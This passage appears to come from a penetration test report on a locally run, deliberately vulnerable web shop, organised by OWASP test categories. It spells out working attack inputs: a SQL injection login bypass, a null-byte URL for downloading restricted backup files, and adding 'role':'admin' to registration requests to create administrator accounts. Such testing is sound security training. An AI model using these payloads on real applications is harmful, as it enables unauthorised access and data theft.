http://localhost:3000/rest/.

2.2 Test Application Platform Configuration

- *Sample and Known Files and Directories*




By running Nikto (nikto –host localhost –p 3000 –C all) we found some interesting directories /ftp and file /robots.txt



In /ftp directory we can find confidential files which should not be accessed by the user.


Using DirBuster we also found another directory on the website /video which contains a OWASP video




Other routes are:

- http://localhost:3000/#/administration
- http://localhost:3000/#/score-board

- *System configuration*




Bad error handling should return custom page with no sensitive information what is went wrong. Returning used node modules and information about how the web application is working.



User can access configuration files like “package.json” through the /ftp route and downloading this file by NULL terminator

(http://localhost:3000/ftp/package.json.bak%2500.md)



- *Logging*


  Backups and logs are also stored in /ftp route which can be accessed by user, files stored there can be downloaded by everyone

2.3 Test File Extensions Handling for Sensitive Information

Some of configuration files are accessible by the user using NULL terminator (http://localhost:3000/ftp/package.json.bak%2500.md) and accessing /ftp route on the server.


2.4 Review Old Backup and Unreferenced Files for Sensitive Information

The app does not provide support for backups, however unreferenced files and sensitive information can be accessed through FTP server and injecting NULL bit in the URL. Example of sensitive file:




2.5 Enumerate Infrastructure and Application Admin Interfaces

Application does provide admin interface which is under generic route /administration. Admin interface is protected however because of the SQL injection problem (email: ‘‘or 1=1 --’, password: ’whatever’) on login page we can access it easily.



2.6 Test HTTP Methods



2.7 Test HTTP Strict Transport Security

The application does not support HTTP Strict Transport Security. It is because of the testing env which is hosted locally on docker container, so it does not support https protocol.

2.8 Test RIA (Rich Internet Application) Cross Domain Policy

App does not use any Rich Internet Applications (RIA).

2.9 Test File Permission

Server is configured locally on Docker container, so it is not possible to test this vulnerability. For sure ftp folder is not configured correctly and files which it stores because everyone have access to those files (mentioned in Test Application Platform Configuration – System Configuration).

2.10 Test for Subdomain Takeover

Web applications do not have domain and subdomains due to specific testing environment (app run locally on tester pc).

2.11 Test Cloud Storage


App does not have any cloud storage. Uploading files by user is not possible, the only accessible storage is ftp server, which is emulated in this case, does not have real ftp server functionality.

3. Identity Management Testing

3.1 Test Role Definition

Customer	Add things to cart, modify the cart, buy things, access his shopping history, add reviews.
Admin	Same as customer + have access to /#/administration page where he can review and manage user's reviews.

The customer cannot access the admin page. The page is protected and returns the right handled custom error message.




However, the customer can access this page through the SQL injection mentioned in this section by accessing administrator account.

3.2 Test User Registration Process


User/customer can create an account through the registration form which is accessible on "/register" route. The form contains the following inputs:

- Email – required
- Password – required
- Repeat Password – required
- Security Question – required
- Answer – required


The form looks like on the bellow screenshot



On the API side request look like this:




Server is not checking if data filled in request are valid so we can create a lot of dummy accounts with not valid emails, short passwords etc. It is even possible to send empty Json file and create infinity dummy accounts which can result in filling up the database and decreasing application performance. Example below:



We can even create a new administrator account by adding to default request sent by form key role with value admin (”value”:”admin”).

3.3 Test Account Provisioning Process


As mentioned in previous heading everyone can create account with admin privileges without through the API by sending request or editing request sent to server by adding “role”:”admin” to POST request sent by the application. Example in Burp Suite below:



The app does not provide any functionality to manage the accounts such as DELETE, UPDATE or PATCH the accounts.


3.4 Testing for Accounts Enumerations and Guessable User Accounts

It is possible to login as any user by only knowing the user’s email.



3.5 Testing for Weak or Unenforced Username Policy

The application on the server side does not provide any input validation so we can create account with not valid email or use just some random text. Example below:




Also mentioned in [Test User Registration]

